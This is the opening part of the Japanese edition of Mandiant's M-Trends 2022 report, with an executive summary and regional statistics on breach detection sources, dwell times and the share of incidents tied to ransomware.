M-TRENDS 2022

MANDIANTスペシャル・レポート

目次

エグゼクティブ・サマリー

最近のサイバー攻撃は、防御側の仕事に終わりはないことをはっきりと突き付けています。「Log4Shell」などの重大な脆弱性では、未知の存在とパッチ適用の複雑さによる危険性が改めて浮き彫りになりました。サプライ・チェーンは相変わらず魅力的な標的であり、複数のベンダーを侵害するための潜在的な侵入経路となっています。また、多重脅迫型攻撃では7回に1回にビジネス運営上の重大な技術情報が漏えいしているという事実を踏まえると、産業制御システムの保護について引き続き警戒する必要があります。

Mandiantのインシデント対応担当者は、日々攻撃の最前線に立ち、最新の攻撃と脅威の調査と解析にあたっているため、その対応と被害の軽減についての最善の方法を理解しています。当社が知り得た情報はすべて、さまざまなサービスを介して顧客に提供されています。これにより、お客様組織は、進化する脅威動向の中で最も必要とされる武器を得ることができます。

毎年発行されるレポート『M-Trends』は、これらの重大なインテリジェンスの一部を、世界中のセキュリティ・コミュニティに提供するものです。『M-Trends 2022』はこの伝統を受け継ぎ、進化するサイバー環境の詳細、回避のための推奨事項、セキュリティ・インシデントに関連するさまざまな指標についての情報を提供しています。

まず、防御側の成果から始めましょう。全世界でのセキュリティ侵害の発生から検知までに要した日数の中央値は、2021年も引き続き減少しています。2020年10月1日～2021年12月31日に調査された侵害事例では、侵害発生から検知までの日数の中央値は21日でした（2020年の24日から減少）。このことは、可視性と対応が改善されたことを示している可能性もありますが、ランサムウェアの蔓延が日数の短縮に影響しています。

ランサムウェアと多重脅迫は引き続き懸念事項となっています。当社では、可視化インフラの増強に重点を置き、軽減手段を提供しています。また、ランサムウェア対策についてのガイダンス（レッドチームを利用）と復旧オペレーションも提供しています。

『M-Trends 2022』で取り上げる他のトピックは以下のとおりです。

数値で見る被害の統計：外部のサードパーティにより特定され、被害者に開示された侵害について、セキュリティ侵害の発生から検知までに要した日数の世界での中央値は2020年の73日から減少して28日となり、大きく改善しています。喜べないニュースとしては、最初の感染経路が特定された侵害のうち、サプライ・チェーン侵害は2020年には全体の1%未満でしたが、2021年には17%を占めるに至りました。当社独自の他の指標として、検知源、標的とされている業種、攻撃グループ、マルウェア、攻撃手法があります。

最近昇格した攻撃グループ：2021年に昇格した2つの金銭目的の攻撃グループ、FIN12とFIN13に関する詳細な解析を提供します。また、2つの特記すべき未分類グループ、UNC2891とUNC1151についても取り上げます。

Microsoft Exchangeの事例：オンプレミスのMicrosoft Exchangeサーバーのエクスプロイトを伴う20件以上のインシデントに対応した際の観察事項を紹介します。専門の調査と解析の成果を示す例として、ある金銭目的の攻撃グループによる仮想通貨マイナーのデプロイの事例では、その同じ環境内で国家支援を受けた2つの攻撃グループが見つかりました。

中国のサイバー・オペレーション：中国の再編成とツール更新について確認し、エスピオナージ活動の再出現について探り、APT10やAPT41などの攻撃グループの活動について取り上げます。

設定ミスの回避：単一の統合識別ソリューションを実現するためにオンプレミスのActive DirectoryをAzure Active Directoryとともに使用した場合に、設定ミスが原因のさまざまな侵害が観察されています。

『M-Trends 2022』は、組織を守る使命を担う方々に重要な知識を提供し続けるという、Mandiantの透明性の上に成り立っています。このレポートに記載されている情報は、被害企業とそのデータを保護するため、特定されるような情報は編集しています。

数値で見る
被害の統計

MANDIANT調査データ


『M-Trends 2022』で報告する指標は、標的型攻撃活動に関して2020年10月1日から2021年12月31日の期間にMandiantが行った侵害調査に基づいています。

前号までは12か月間を対象にしていましたが、今号『M-Trends』では15か月間をカバーしています。

検知源

全体的に、2021年は2020年に比べて、外部からの侵害の指摘が増加しています。しかし、多くの侵害は依然として、組織内での検知により判明しています。組織内で検知される侵害の割合はゆるやかな増加傾向を維持しており、この6年間は適度に変動しています。

検知源（2011～2021年）




APACとEMEAでは、2021年には侵害の過半数が外部からの指摘で特定されています。これは2020年の結果から逆転しています。南北アメリカでは、検知源はほぼ一貫して、組織内での検知が過半数を占めています。

組織内で検知とは、侵害を受けたことを組織が独力で発見することです。

外部からの指摘とは、侵害を受けたことを外部組織から知らされることです。これには、攻撃者からの脅迫文書によりインシデントが初めて判明する場合も含まれます。

地域別の検知源（2021年）




南北アメリカでは、組織内で検知された侵害は2020年には61%でしたが、2021年には60%となっています。南北アメリカでは、2017年から2021年にかけて、検知源の傾向に大きな変化はありません。

APACの組織は、外部から指摘された侵害は2020年には48%でしたが、2021年には76%となっています。2021年の観察結果は、2019年の観察結果に整合します。Mandiantの専門家は、過去5年間にわたって、APACの検知源の指標が比較的大きくシフトしていると見ています。

EMEAでは、外部からインシデントの指摘を受けた侵害は2020年には47%でしたが、2021年には62%となっています。APACと同様、5年間の傾向を解析すると、EMEAでも検知源が変化しています。APACとEMEAの両方で観察された変化の理由は、これらの地域で組織のセキュリティ・プログラムが成熟してきていること、また外部の組織の通知能力も成熟してきていることとして、ある程度説明できます。

地域別の検知源（2017～2021年）



セキュリティ侵害の発生から検知までに要した日数は、攻撃者が検知されるまでの間に、標的の環境に居座り続けた日数を指します。「中央値」は、データを大きさの順に並べたときに中央に来る値です。

セキュリティ侵害の発生から検知までに要した日数

全世界でのセキュリティ侵害の発生から検知までに要した日数の中央値は2021年にも引き続き改善し、組織は侵害を3週間で検知するようになりました。外部のサードパーティからの指摘でセキュリティ・インシデントを知った組織については、全世界でのセキュリティ侵害の発生から検知までに要した日数の中央値が2021年に大幅に改善されています。2020年と比べて外部からの指摘が増えただけでなく、その指摘がより迅速に行われるようになったことで、検知までに要した日数の短縮につながっています。組織内で検知された侵害については、2021年は2020年よりも検知までに要した日数の中央値が長くなっていますが、外部からの指摘による場合の日数の中央値よりは短いままとなっています。

セキュリティ侵害の発生から検知までに要した日数の中央値の推移

24日（2020年） → **21日**（2021年）

全世界でのセキュリティ侵害の発生から検知までに要した日数

全世界でのセキュリティ侵害の発生から検知までに要した日数の中央値は、2020年には24日でしたが、2021年には21日となりました。全世界での中央値は13%改善されたことになり、検知源と関連して特筆すべき変化を含んでいます。外部からの指摘により特定されたインシデントについては、全世界でのセキュリティ侵害の発生から検知までに要した日数の中央値は、73日から28日へと大幅に短縮しました。それとは逆に、組織内で検知されたインシデントについては、全世界での中央値は12日から18日へと長くなっています。

外部の組織が検知源の場合、全世界でのセキュリティ侵害の発生から検知までに要した日数の中央値は大幅に改善されています。外部の組織は現在、1か月以内に侵害を検知して組織に通知しています。これは2020年と比べて62%速くなっています。つまり、コミュニケーションとアウトリーチのプログラムが確立されたことに加え、外部の組織の検知能力が向上していると言えます。

Mandiantの専門家の調査によると、組織内で検知された侵害については、全世界でのセキュリティ侵害の発生から検知までに要した日数の中央値は50%増加しています。全世界での中央値は2020年には12日でしたが、2021年には18日に増加しています。組織内での検知については、検知までに要した日数の中央値は2020年に比べて遅くなっているものの、外部からの指摘と比べると依然として36%速くなっています。

全世界でのセキュリティ侵害の発生から検知までに要した日数の中央値（2011～2021年）

セキュリティ侵害の指摘	2011年	2012年	2013年	2014年	2015年	2016年	2017年	2018年	2019年	2020年	2021年
全体	416	243	229	205	146	99	101	78	56	24	21
外部からの指摘	–	–	–	–	320	107	186	184	141	73	28
組織内で検知	–	–	–	–	56	80	57.5	50.5	30	12	18


全世界でのセキュリティ侵害の発生から検知までに要した日数の分布

全世界でのセキュリティ侵害の発生から検知までに要した日数の分布は、グラフの両端で引き続き改善されています。2021年には、調査した侵害の55%で、検知までに要した日数が30日以内であり、このうち67%（侵害全体の37%）は1週間以内に発見されています。

Mandiantの専門家の観察によると、セキュリティ侵害の発生から検知までに要した日数が90～300日の区間に山があり、調査事例の20%がこの範囲に含まれます。このことは、最初の感染から、標的アタック・ライフサイクルの偵察段階を経て、環境内で大きな影響をもたらす活動に至るまでは、侵害は未検知のままであることを示している可能性があります。また、このことは、組織の検知能力と、組織が直面している攻撃タイプとの間に相違があることを示している可能性もあります。

長期間にわたって検知されない侵害の割合は減っています。2021年の調査では、セキュリティ侵害の発生から検知までに要した日数が1年以上の侵害はわずか8%であり、このうちの約半数（侵害全体の4%）が検知までに要した日数が700日を超えていました。

全世界でのセキュリティ侵害の発生から検知までに要した日数の分布（2018～2021年）



ランサムウェアが関連する
侵害の割合の変化

25% (2020年) → **23%** (2021年)

全世界のセキュリティ侵害の発生から
検知までに要した日数の中央値に
変化なし：ランサムウェア

5 日 (2020年) → **5** 日 (2021年)


全世界のセキュリティ侵害の発生から
検知までに要した日数の中央値に
変化あり：ランサムウェア以外

45日 (2020年) → **36**日 (2021年)

ランサムウェアに関連する調査

Mandiantの専門家の観察によると、多重脅迫とランサムウェアが関連する侵害の割合は、2020年から2021年にかけて比較的安定しています。ランサムウェアが関連する侵害の割合は2020年には25%であり、2021年には23%となっています。これらのタイプの攻撃は、セキュリティ侵害の発生から検知までに要した日数の中央値の短縮に影響を与えています。ランサムウェアが関連する侵害ではセキュリティ侵害の発生から検知までに要した日数の中央値は5日であり、ランサムウェア以外の侵害では36日でした。つまり、ランサムウェアの侵害では、ランサムウェア以外の侵害と比べて、検知までに要した日数が7分の1になっています。ランサムウェアの侵害で検知までに要した日数の中央値は2020年も2021年もほぼ同じですが、Mandiantの専門家は、ランサムウェア以外の侵害で検知までに要した日数の中央値が前年より20%短縮していることを確認しています。

全世界でのセキュリティ侵害の発生から検知までに要した日数：調査タイプ別 (2021年)



南北アメリカ

セキュリティ侵害の発生から検知までに要した日数の中央値に変化なし


17日（2020年） → **17日**（2021年）

セキュリティ侵害の発生から検知までに要した日数の中央値（南北アメリカ）

南北アメリカにおける侵害の調査では、セキュリティ侵害の発生から検知までに要した日数の中央値は2021年も2020年と同じく17日でした。検知源別に見ると、組織内で検知された侵害については、検知までに要した日数の中央値は9ポイント増加し、2020年の9日から2021年には18日へと増加しています。組織内での検知については、検知までに要した日数の中央値は2020年と比べて2021年の方が長くなりましたが、この6年間を見ると、引き続き短縮の傾向を示しています。南北アメリカでは、2020年に組織内での検知でセキュリティ侵害の発生から検知までに要した日数の中央値が大幅な改善を示しており、2021年の多少の後戻りは予想内です。


外部からの指摘による侵害の検知については、セキュリティ侵害の発生から検知までに要した日数の中央値は2020年には49日でしたが、2021年にはわずか15日となっています。南北アメリカにおける外部からの指摘による侵害の検知は、2021年には2020年よりも69%速くなったことになります。

セキュリティ侵害の発生から検知までに要した日数の中央値（南北アメリカ）（2016～2021年）



南北アメリカでは2021年、侵害の57%が30日以内に検知され、このうち68%（南北アメリカ全体の侵害の39%）が1週間未満で検知されました。半数近くの侵害が2週間以内で検知されているほか、長期間にわたって検知されなかった侵害の数も減っています。Mandiantの専門家の観察によると、セキュリティ侵害の発生から検知までに要した日数が90～300日の区間に侵害の山があり、南北アメリカの侵害の22%を占めています。また、南北アメリカの侵害のうち、検知までに要した日数が1年を超えたものはわずか4%でした。

南北アメリカでのセキュリティ侵害の発生から検知までに要した日数の分布（2021年）




ランサムウェアが関連する侵害の割合の変化

27.5%（2020年） → **22%**（2021年）

2021年には、南北アメリカにおける侵害の22%がランサムウェアに関連していました。これは2020年と比べて5.5ポイントの増加となります。南北アメリカではランサムウェア関連の侵害は減少しているものの、これらの侵害は引き続き、セキュリティ侵害の発生から検知までに要した日数に影響しています。南北アメリカでは、ランサムウェアの侵害ではセキュリティ侵害の発生から検知までに要した日数の中央値は4日でしたが、ランサムウェア以外の侵害では32日でした。

南北アメリカでのセキュリティ侵害の発生から検知までに要した日数：調査タイプ別（2021年）



APAC

セキュリティ侵害の発生から検知までに要した日数の中央値の推移

76日 → **21日**


(2020年) (2021年)

セキュリティ侵害の発生から検知までに要した日数の中央値（APAC）

2021年、APACにおけるセキュリティ侵害の発生から検知までに要した日数の中央値は、すべての指標で改善されています。APACにおけるセキュリティ侵害の発生から検知までに要した日数の中央値は、2020年の76日から2021年にはわずか21日となり、前年比で72%の改善となりました。

